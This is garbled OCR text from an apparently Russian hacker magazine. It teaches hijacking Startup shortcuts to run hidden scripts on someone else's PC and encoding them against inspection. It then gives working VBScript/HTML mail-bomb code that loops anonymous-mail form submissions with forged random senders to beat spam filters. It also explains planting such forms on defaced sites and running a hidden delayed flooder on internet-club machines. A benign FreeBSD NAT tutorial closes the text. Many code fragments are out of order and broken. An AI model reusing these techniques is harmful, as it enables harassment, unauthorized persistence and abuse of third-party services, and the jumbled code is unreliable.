На случай, если владелец компа добрался до твоих скриптов, ты можешь избавиться от удовольствия читать их исходники.




HOWTO

Книги, посвященные созданию скриптов:

Попов А. Windows Script Host для Windows 2000/XP. - Санкт-Петербург.: ВHV-СПб. 2003
 Джесси Торрес. Скрипты для администратора Windows. Специаль-

ный справочник. - Санкт-Петербург.: Питер. 2002
 С. Палмер. VBScript и ActiveX: библиотека программиста. - Санкт-Петербург.: Питер. 1999




Сценарий в исходном виде

чении PC. Это можно осуществить стандартными способами - поместить ссылки в реестр или файлы win.ini и system.ini. Но едва владелец компа запустит волшебную программу msconfig.exe или подобную ей, как все твои старания пойдут прахом. Надо придумать что-то новенькое. Могу дать совет. Обрати внимание на папку Автозагрузка. Да-да, ту самую, что в меню "Программы". И не надо материться. Надо читать дальше. Присутствуют там какие-либо ярлыки? Обычно они там присутствуют, будучи помещенными туда по default пакетом Microsoft Office. Если есть, то считай, что тебе повезло. Теперь лезь в свойства ярлыка и смотри что он запускает. Затем пиши BAT-файл такого содержания:


```
@Start полное_имя_запускаемой_программы >nl
@Start полное_имя_запускаемого_скрипта >nl
```

Теперь сохраняй его под именем захваченной программы, но с расширением BAT, в том же каталоге, где она находится, а в свойствах ярлыка изменяй расширение с EXE на BAT. Не забудь изменить значок у ярлыка на оригинальный (Свойства - ярлык - сменить значок). Получается эдакий симбиоз - при запуске программы запустится и твой скрипт. Вряд ли у кого-то хватит ума проверять эти ярлыки. Остается только одна шляга: при запуске BAT-файлов на экране на миг возникнет черное окно консоли, на что могут обратить внимание. Обойти это можно, если указать в ярлыке не BAT-файл, а сам скрипт, добавив в него команду запуска программы, на которую он ссылался.

Например:



Тот же сценарий после шифрования



Microsoft Script Encoder можно загрузить с сайта ее создателя - www.microsoft.com

Set Wsh = WScript.CreateObject("WScript.Shell")
Внимание! Дублирование этой строки в скрипте нежелательно!
 Wsh.run "Полное_имя_запускаемой_программы"

Если же в Автозагрузке ничего нет, то не расстраивайся, а понаблюдай, какую программу на этом компьютере запускают первой и какую - чаще всего, а затем проделай с ее ярлыком все указанное выше. Это может быть тот же Word или же браузер. И не забывай, что ярлыки бывают не только в Главном меню, а еще и, например, в Панели быстрого запуска или на Рабочем столе. Не лишним будет присвоить скриптам атрибуты "Системный" и "Скрытый". Особенно если в свойствах папки стоит запрет на отображение файлов с такими атрибутами.

ШИФРОВАНИЕ СКРИПТОВ

На случай, если владелец компа добрался до твоих скриптов, ты можешь избавить его от удовольствия читать их исходники. Устроить это можно с помощью программы Script Encoder, созданной в недрах корпорации Microsoft. Добыть ее можно на сайте создателя или поискав на софтверных хранилищах под именем sce10en.exe. Програ-

мма абсолютно бесплатна и невелика по размеру - всего 128 kb в установочном файле. Шифрование применимо к сценариям как на VBScript, так и на JScript.

Формат команды на шифрование такой:

```
scrcnc имя_исходного_файла
имя_зашифрованного_файла
```

Зашифрованные файлы для нормального функционирования должны менять свое расширение с VBS на VBE и с JS на JSE соответственно. В случае, если сценарии находятся в файле WSF или HTML, то происходит не изменение расширения, а смена атрибутов тега <Script language="VBScript"> на <script language="VBScript.Encode">.

Если в зашифрованном скрипте изменить, добавить или удалить какой-либо символ, он становится нерабочим. Однако не стоит рассматривать шифрование как надежную защиту от просмотра исходного кода. Специалист может восстановить из него первоначальное содержимое, к тому же русские символы в скриптах не шифруются. Ну и под конец сообщу, что шифрование скриптов WSH возможно только с версии 2.0.


Это приведет к соответствующим результатам: удалению файлов и папок, текстов (смотря какое окно было на первом плане), выскакиванию глаз из орбит, порче материальных ценностей, бичению головой о стену, массовым явлениям суицида.

Вряд ли у кого-то хватит ума проверять ярлыки.

ОСИ 4work

ОФИСНЫЙ СПАМ

БОМБЕЖКА ИЗ БРОУЗЕРА



Оси 4work

Анализирующий
(analyst1945@mail.ru)

Центру Американского Английского посвящается...

ВНИМАНИЕ! Все URL и e-mail адреса вымышленные. Любые совпадения случайны. При написании статьи ни одно животное не пострадало.




Наверняка у тебя возникло желание отомстить проклятому недругу, закидав его ящик спамом. А где этим заняться, как не на работе, во время очередного пятиминутного перерыва на перекур? Для воплощения этой мечты можно выбрать несколько путей.

Для начала никто не мешает тебе воспользоваться услугами фирм, специализирующихся на отсылке анонимной почты, но за это придется отвалить децл бабла. Можно использовать специализированные программы (так называемые маил-бомберы), но этот путь довольно сложен, так как требуется найти соответствующую программу и подходящий почтовый сервер; практически все проги такого рода отлавливаются антивирусами (особенно если ты корпоративный пользователь); тебе может быть открыт доступ только к внутреннему почтовому серверу или серверу провайдера, или вообще запрещено использование почтовых протоколов. Но даже если все будет ОК и удастся запустить спаммерскую утилиту, то останется риск того, что агмины используемого почтового сервера, заметив подозрительную активность, поставят приходящие письма в игнор. Можно завести левый ящик на бесплатных сайтах, но данный метод, вследствие его тормознутости, пригоден исключительно для мазохистов. Тем более, что при работе с ним в логах остается твой айпишник, конечно, если не пользоваться анонимным прокси-сервером.

СЛУЖБЫ АНОНИМНОЙ ОТПРАВКИ ПОЧТЫ

Остановим свой взгляд на так называемых "Службах анонимной отправки почты", предоставляющих свой сервис через web-форму. Найти подобные сайты не просто, а... очень просто: достаточно набрать в поисковой системе запрос вида "+почта +отправка +анонимно +бесплатно +служба +форма". Любой поисковик через пару секунд выдаст на-гора несколько сотен адресов.

Чтобы отправить письмо, достаточно лишь набрать текст и адрес



Сервис анонимной отправки почты из окна браузера

ные данные в форме, нажать кнопку Submit (Отправить). Причем абсолютно не требуется какая-либо авторизация, и можно указать любой адрес отправителя, хоть president@whitehouse.gov :). Не лишним будет ознакомиться с правилами оформления письма, которые, скорее всего, расположены на этой же страничке (например, поле адреса допускает ввод только одного e-mail). Вот только форма рассчитана на отправку одного письма, но нам это не страшно ;).

ДОБАВЬ ВОЗМОЖНОСТЕЙ ПОЧТОВОЙ СЛУЖБЕ

Сохраняй страничку с формой себе на винт. Сейчас займемся ее вивисекцией. Открывай код полученной страницы в Блокноте. В ней тебе нужен участок, ограниченный тегами <FORM ...> и </FORM>. Все остальное, кроме обязательных компонентов, можно выбросить. Должно получиться что-то вроде:

```
<HTML>
<HEAD>
</HEAD>
<BODY>
<form action="http://www.anysite.com/cgi-bin/mailender.cgi" method="POST">
```

```
<table bgColor="#ffce66" cellspacing=2 cellpadding=2 border=0 align=center>
<tr><td bgcolor=#fffce6>
<table width=480 cellspacing=10 cellpadding=0 border=0 align=center>
<tr title="Введите ваше имя или ник латинскими символами">
<td><font size=-1><b>Ваше имя или ник</b></font></td>
<td><font size=-1><input type="text" name="fname" size=40 maxlength=40></font></td></tr>
<tr title="Введите ваш e-mail адрес">
<td><font size=-1><b>Ваш e-mail адрес</b></font></td>
<td><font size=-1><input type="text" name="femail" size=40 maxlength=40></font></td></tr>
<tr title="Введите только e-mail адрес получателя сообщения">
<td><font size=-1><b>Кому (только e-mail)</b></font></td>
<td><font size=-1><input type="text" name="toemail" size=40 maxlength=40></font></td></tr>
<tr title="Введите тему сообщения">
<td><font size=-1><b>Тема сообщения</b></font></td>
<td><font size=-1><input type="text" name="subject" size=40 maxlength=40></font></td></tr>
<td><font size=-1><b>Текст сообщения</b></font></td>
```

Можно указать любой адрес отправителя, хоть president@whitehouse.gov

Форма рассчитана на отправку одного письма, но нам это не страшно


```
<td><textarea rows=8 cols=34 name="body"
maxlength=1000></textarea></td></tr><td>
</td>
<td><input type="submit" value="Отправить"
title="Нажмите для отправки" style="back-
ground:#d4d0c8;font-size:12px;">&nbsp;
<input type="reset" value="Очистить"
title="Очистить все поля формы"
style="background:#d4d0c8;font-
size:12px;"></td></tr></table>
</td></tr></table>
<input type="hidden" name="lng" value="ru">
<input type="hidden" name="v" value="post">
</form>
</BODY>
</HTML>
```

Ок. Значит, форма улетает на ЦГайку по адресу <http://www.anysite.com/cgi-bin/mailemder.cgi>. Нет никаких идентификаторов сессии и подобной ерунды. То, что доктор прописал. Теперь из этой каши следует выделить только необходимые элементы формы. Вот что должно остаться:

Не изменяй и не превышай длину полей ввода, так как возможна проверка корректности введенных данных на сервере (хотя стоит попробовать ;)). Далее надо добавить значения по умолчанию в соответствующие поля. Например:

```
<input type="text" name="fname"
value="President"><BR>
<input type="text" name="femail"
value="president@whitehouse.gov"><BR>
<input type="text" name="toemail"
value="billgates@microsoft.com"><BR>
```

Теря <FORM> следует дать уникальное имя:

```
<form name="formname"
action="http://www.anysite.com/cgi-
bin/mailemder.cgi" method="POST">
```


Вот что примерно получится:

```
<HTML>
<HEAD>
</HEAD>
```

Грозное оружие размером в 743 байта


```
<HTML>
<HEAD>
</HEAD>
<BODY>
<form action="http://www.anysite.com/cgi-
bin/mailemder.cgi" method="POST">
<input type="text" name="fname" size=40
maxlength=40><BR>
<input type="text" name="femail" size=40
maxlength=40><BR>
<input type="text" name="toemail" size=40
maxlength=40><BR>
<input type="text" name="subject" size=40
maxlength=40><BR>
<textarea rows=8 cols=34 name="body"
maxlength=1000></textarea><BR>
<input type="submit" value="Отпра-
вить">&nbsp;
<input type="reset" value="Очистить">
<input type="hidden" name="lng"
value="ru">
<input type="hidden" name="v"
value="post">
</form>
</BODY>
</HTML>
```

```
<BODY>
<form name="formname"
action="http://www.anysite.com/cgi-
bin/mailemder.cgi" method="POST">
<input type="text" name="fname"
value="President"><BR>
<input type="text" name="femail"
value="president@whitehouse.gov"><BR>
<input type="text" name="toemail"
value="billgates@microsoft.com"><BR>
<input type="text" name="subject"
value="Hi"><BR>
```



Почтовый интерфейс с данными по умолчанию

```
<textarea rows=8 cols=34 name="body">Hi,
Bill</textarea><BR>
<input type="submit" value="Отпра-
вить">&nbsp;
<input type="reset" value="Очистить">
<input type="hidden" name="lng"
value="ru">
<input type="hidden" name="v"
value="post">
</form>
</BODY>
</HTML>
```



Препарированный интерфейс сервиса

Остается создать механизм массовой отправки данного письма. Он до предела прост:

```
<Script type="text/vbscript">
sub window_onload
'Отсылаем форму при открытии окна.
m=100
'Количество писем. Укажи, сколько надо.
'Например, 10240, если ящик на 10 Mb :)).
for x=1 to m
document.formname.submit.
'Команда отправки формы на сервер.
next
'Следующий виток цикла.
end
alert "Mesages have been sent"
'При завершении цикла выводится сооб-
щения. Можно убрать.
</Script>
```

Что будет в итоге:

```
<HTML>
<HEAD>
</HEAD>
<BODY>
<form name="formname"
action="http://www.anysite.com/cgi-
bin/mailemder.cgi" method="POST">
<input type="text" name="fname"
value="President"><BR>
<input type="text" name="femail"
value="president@whitehouse.gov"><BR>
<input type="text" name="toemail"
value="billgates@microsoft.com"><BR>
<input type="text" name="subject"
value="Hi"><BR>
<textarea rows=8 cols=34 name="body">Hi,
Bill</textarea><BR>
<input type="submit" value="Отпра-
вить">&nbsp;
<input type="reset" value="Очистить">
<input type="hidden" name="lng"
value="ru">
<input type="hidden" name="v"
value="post">
</form>
<Script type="text/vbscript">
sub window_onload
m=100
for x=1 to m
document.formname.submit.
next
end
</Script>
</BODY>
</HTML>
```

Итого: грозное оружие размером в 743 байта. Кликнул по HTML-ке, и готово!

ПОДЛОЖИ СВИНЬЮ

Если испытываешь определенные (знаем мы эти "определенные" \$\$\$:) затруднения с гоступом в Интернет, то пиши дополнительный сценарий:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<job id="T1">
<script language="VBScript">
<!CDATA[
Option explicit
```

Траф в клубе должна быть неограниченным, иначе админы тебе все почки поотбивают



```
Dim ProgName, WshShell
ProgName="flood.html"
'В кавычках нужно указать имя HTML файла.
On Error Resume Next
'Отключаем вывод сообщения в случае
ошибки.
Set WshShell=WScript.
CreateObject("WScript.Shell")
WScript.Sleep 1200000
'Длительность паузы в миллисекундах.
'Ты ведь не хочешь, чтобы тебя сразу
схватили?
WshShell.Run Progname,0
'Запускаем флудер в невидимом режиме.
]]>
</script>
</job>
```

```
<input type="hidden" name="subject"
value="Hi"><BR>
<div name="body" style="color=blue;back-
ground color=blue">Hi, Bill</div><BR>
<input type="hidden" name="lng"
value="ru">
<input type="hidden" name="v"
value="post">
</form>
<Script type="text/vbscript">
sub window_onload
m=100
for x=1 to m
document.formname.submit.
next
end
</Script>
```

тельной зачатки на сервер, то счита-
тай, что тебе крупно повезло :)).

Если же хочешь ограничиться
простым флудом почтового ящика,
то я рекомендую при каждом "се-
ансе" случайным образом генери-
ровать адрес и ник отправителя,
тему письма и др. В этом случае
обычные антиспаммерские фильт-
ры будут бессильны - ведь обрат-
ный-то адрес каждый раз новый!
Пример такого подхода приведен
ниже. Для начала создай HTML-
документ с именем, ну, например,
send.htm.

```
<HTML>
<HEAD>
</HEAD>
<META HTTP-EQUIV="refresh" CONTENT="2;
URL=pause.html ">
<BODY>
<SCRIPT TYPE="text/VBScript"><!--
sub window_onload
'Формирование и отправка писем начина-
ется сразу после открытия документа.
Randomize
'Оптимизируем генератор случайных чисел.
'Процедура формирования _имени_ отпра-
вителя :).
for x = 1 to 8
'Указывай глину ника.
symb = Int((26)*Rnd)+96
'Случайным образом определяется символ.
if symb <> 96 then
'Проверяется, является ли он буквой.
fromnik = fromnik & chr(symb)
'Если ga, то он присоединяется к нику.
end if
'Конец проверки.
next
'Переход к следующему символу.
'Аналогично формируется ложный логин
обратного адреса.
for x = 1 to 6
symb = Int((26)*Rnd)+96
if symb <> 96 then
maillogin=maillogin & chr(symb)
end if
next
'и ложный домен.
for x = 1 to 6
symb = Int((26)*Rnd)+96
if symb <> 96 then
maildomain=maildomain & chr(symb)
```

Не бойся экспериментировать.

Теперь сохрани его в текстовом
формате с расширением WSF, сли-
вай оба файла на дискетку и иди в
клуб (траф в клубе должен быть
неограниченным, иначе админы те-
бе все почки поотбивают), пихай в
какой-нибудь каталог поглубже и
запусти скрипт. Сразу не уходи -
поиграй немного, гляди вид. Оста-
ется только пожинать плоды столь
кропотливой работы :).

Остальной код страницы тут

```
</BODY>
</HTML>
```

Теперь при каждом посещении
загефисенной паги к жертве бу-
дут улетать m сообщений.

ТОННЫ МУСОРА ПО УЗКОМУ КАНАЛУ

Если у тебя Dial-Up и скорость гос-
тупа в Инет оставляет желать луч-
шего, то воспользуйся эффементом
умножения. Поясняю. Существуют
различные службы, предоставляю-
щие доступ ресурсам Сети (напри-
мер, к FTP) через электронную поч-
ту. Тебе остается оформить заказ
на файл, размером мегабайт так
в 15-20, указав в поле "От кого:
(From:)" адрес жертвы. Жалко, что
у таких служб стоит ограничение
на количество принимаемых зая-
вок. Некоторые службы высылают
справку по своей работе, если на
ее адрес будет получено письмо со
словом "Help" в теле или заголов-
ке. Также следует обратить внима-
ние на ссылки "Заказать на E-Mail"
на софтверных (и не только) сай-
тах. Ну а если встретишь сервис с
поддержкой аттачей без предвари-



УВЕЛИЧЬ МАСШТАБЫ

Если ты продвинутый хакер, то мо-
жешь загефисить какой-либо
сайт, добавив в главную страницу
эту форму. Предварительно сгелей
все элементы скрытыми, а текст со-
общения одного цвета с фоном.
Например:

```
<HTML>
<HEAD>
</HEAD>
<BODY>
<form name="formname"
action="http://www.anysite.com/cgi-
bin/mailexender.cgi" method="POST">
<input type="hidden" name="fname"
value="President"><BR>
<input type="hidden" name="femail"
value="president@whitehouse.gov"><BR>
<input type="hidden" name="toemail"
value="billgates@microsoft.com"><BR>
```

Воспользуйся
эффементом ум-
ножения.

Теперь при
каждом посе-
щении "заге-
фисенной"
страницы к
жертве будет
улетать туча
сообщений.





```
end if
next
frommail = maillogin & "@" & maildomain &
".com"
'Конструируется полный адрес отправителя.
'Формируется тема письма.
for x = 1 to 10
symb = Int((26)*Rnd)+96
if symb <> 96 then
mailsubj=mailsubj & chr(symb)
end if
next
'Используя полученные данные, генериру-
ется заполненная форма.
Document.open
Document.write "<form action='http://
www.anysite.com/cgi-bin/mailexender.cgi'
name='formname' method='POST'>"
Document.write "<input type='text'
name='fname' value='' & fromnik & ""><BR>"
Document.write "<input type='text'
name='femail' value='' & frommail & ""><BR>"
Document.write "<input type='text'
```



```
name='toemail'
value='billgates@microsoft.com'><BR>"
Document.write "<input type='text'
name='subject' value='' & mailsbj & ""><BR>"
Document.write "<textarea rows=8 cols=34
name='body'
maxlength=1000>Hi</textarea><BR>"
Document.write "<input type='submit'
value='Отправить'>&nbsp;"
Document.write "<input type='reset'
value='Очистить'>"
Document.write "<input type='hidden'
name='lng' value='ru'"
Document.write "<input type='hidden'
name='v' value='post'"
Document.write "</form>"
Document.close
document.formname.submit
mailsubj=""
frommail=""
'Обнуляем использованные переменные.
'После чего она отправляется.
window.location="send1.html"
'Для обновления параметров загружаем
второй документ.
end sub
-></SCRIPT>
</BODY>
</HTML>
```

Теперь копируй этот файл с име-
нем send1.htm и заменяй строку кода


```
window.location="send1.html"
на
window.location="send.html".
В итоге, после запуска одного из
них из первого документа будет вы-
зваться второй, а из второго - пер-
вый. Получается кольцевая схема.
Флуд будет продолжаться до тех
пор, пока ты не умудришься зак-
рывать окно браузера. А это не так-то
просто (поверь мне ;)) как с мораль-
ной, так и с фризической стороны.
```



РАСШИРЬ КРУГОЗОР

Данный способ пригоден для флуда не только электронной почты, но и ICQ, SMS, факсов, пейджеров и, при некотором ухищрении, - форумов, если там нет авторизации. Достаточно лишь найти соответствующие сервисы, задав в поисковой машине комбинации "+send +free +sms", "+send +free +fax" и т.г.

Не бойся экспериментировать. Если не получилось, попробуй добавить что-либо из оригинального документа. Все зависит от конкретного сайта.



за бесплатность, в письма вставляются баннеры или текстовые сообщения. Также возможно ограничение на количество отправленных писем в единицу времени. Ограничение обычно осуществляется использованием плюшек (что банально обходится блокированием Cookie в свойствах браузера, настройкой файрволла или очисткой директории Cookies) или проверкой по IP-адресу (используй анонимные прокси). Конечно, может потребоваться некоторая автоматизация, но это уже тема другой статьи.

Также возможна неприемлемая задержка в несколько минут или даже часов (складывается впечатление, что админы читают письма перед пересылкой). Не следует обращаться к сервисам, расположенным на бесплатных хостингах (это можно узнать по URL почтового сервиса), так как админами этих сайтов уделяется особое внимание



ВЫБИРАЙ ПРАВИЛЬНО

Перед выбором системы анонимных сообщений следует руководствоваться следующими правилами: Перво-наперво, надо протестировать возможности службы. Для этого заведи бесплатный почтовый ящик, благо этого добра сейчас предостаточно, и отошли на него, используя тестируемую службу, несколько писем с одинаковым содержанием, темой и адресом отправителя. Засеки время пересылки и оригинальность полученного текста. Иногда, в качестве компенсации

загруженности каналов и подозрительной активности скриптов. Ну и, наконец, непосредственно перед боевыми действиями, во избежание конфуза, следует протестировать полученное детище на своем левом ящике. В этом нет ничего опасного. Удачи в мести ненавистным спаммерам. Будь осторожен, пользуйся проксиками, мой руки перед едой, уступай бабушкам место в общественном транспорте.



ОСИ 4work

Данный способ пригоден для флуда не только электронной почты, но и ICQ, SMS, факсов, пейджеров и даже форумов.

Перед боевыми действиями следует протестировать полученное детище на своем левом ящике.

САМЫЙ СЕРЬЕЗНЫЙ ГЕЙТ

НАСТРАИВАЕМ IPFW + NAT ВО FREEBSD

DemiurG (arkhangel@mail.ru)

Пингвин уже больше не прячет тело жирное в утесах, а наоборот уютно занял пять или шесть гигов на твоём харде, разложил свою аппетитную тушку на одной из партиций, радикально прописался в `mbg`, и уже при каждой загрузке компа тебя встречает жизнерадостный логотип Линуха и приглашение `lilo` (хотя, может, у кого-то `grub`?).

Н

о как же остальные UNIX системы? Ведь существует масса других бесплатных стабильных операционных систем, более пушистых, идейных, радующих сердце (ночами) и согревающих гушу в морозный день. Ты, наверно, уже понял, мой маленький друг, что сегодня мы будем говорить о FreeBSD.

КТО Я ТАКОЙ?

Я работаю системным администратором в одной из московских фирм. В один чудный день руководство компании попросило меня (да-да, меня... сидимина) создать систему трафика, по которой было бы видно, сколько каждый пользователь выкачивает из Интернета. Прошел месяц, и эта система трафика была создана и уже почти два месяца как практически без багов (что удивительно) функционирует в нашей сети. Именно опытом создания такой системы я и хочу поделиться на страницах нашего любимого журнала (я о Спец-Хакере, если кто не понял).

АХТУНГ! АХТУНГ! ФРИБЗДЯ...

Операционная система FreeBSD не имеет ничего общего с Линухом. У них изначально были совершенно разные пути развития и принципиально разная история. Если FreeBSD по сути вышла из институтской среды, мутировав из UNIX System V, то linux был полностью написан с нуля Линусом Торвалдсом, который просто пытался написать хороший бесплатный UNIX (что ему в принципе и удалось). FreeBSD имеет более долгую историю, более глобальные корни (схему развития можно проследить на сайте <http://www.levenez.com/unix/history.html#06>). Я надеюсь, что ты более-менее подкован, так как такие вещи, как установка FreeBSD, работа с сетью, компилирование ядра, здесь рассмотрены чисто схематично.

ФИГНЯ ВОЙНА - ГЛАВНОЕ МАНЕВРЫ

Что такое NAT? NAT расшифровывается как Network Address Translation. Он позволяет локальной сети выходить в другую сеть (ну, допустим в Интернет) через



один комп. Функционирование NAT показано на схеме.

Комп, через который идет весь трафик сети, называется роутером или маршрутизатором. Стоит заметить, что роутер является компьютером лишь в частном случае. Очень часто (если позволяют средства) в качестве маршрутизаторов мы видим всем известные устройства компании



Cisco и их конкурентов. Это все я к тому, что Сетевая Трансляция Адресов - это не просто программка, для того чтобы тебе было удобнее качать порнушку, а технология, которая встраивается практически во все роутеры, и реализовать ее можно практически на любой системе. Обычно (иначе просто не имеет смысла) на NAT навешен еще и firewall, который, благодаря админским

правилам, запрещает/разрешает/подсчитывает определенные ip-пакеты. Благодаря NAT достигается:

1) экономия ip-адресов, так как используется только один внешний адрес, который мы и пробиваем на роутере;

2) увеличивается безопасность, так как все внутренние адреса скрыты за роутером, на котором firewall отсекает ненужные запросы;

3) централизованное администрирование, что, согласись, очень важно для крупных сетей (банальный пример: глядя того чтобы запретить выход какому-либо хосту или группе хостов по `www`, админу придется прописать всего лишь одно правило на роутере, а не бегать к пользователю и что-либо менять на его машине).

А ПОЧЕМУ НЕ ПРОКСИ?

Да, точно, спросишь ты, почему бы вместо роутера не создать банальный прокси-сервер, который занимается (по сути) тем же самым делом (скрывает за собой локальную сеть). Возможно, если бы мы занимались этим под Винды, но сам firewall во FreeBSD (ipfw) работает на уровне ядра. NAT же представляет собой демон (NATD), которому мы, используя функцию `divert`, перенаправляем трафик, но дела это не меняет, так как вся фигня с пакетами происходит на уровне ipfw. За счет этого скорость работы и точность подсчета проходящих пакетов стремятся к максимуму, а тот же прокси-сервер (wingate на windows или squid на UNIX) будет работать как приложение (в Виндах - сервис на юнике - демон), что отрицательно сказывается на производительности. Кроме того, очень часто при работе с wingate приходится понимать wingate-клиент, что не есть гуд. NAT же полностью прозрачен - если тебе надо 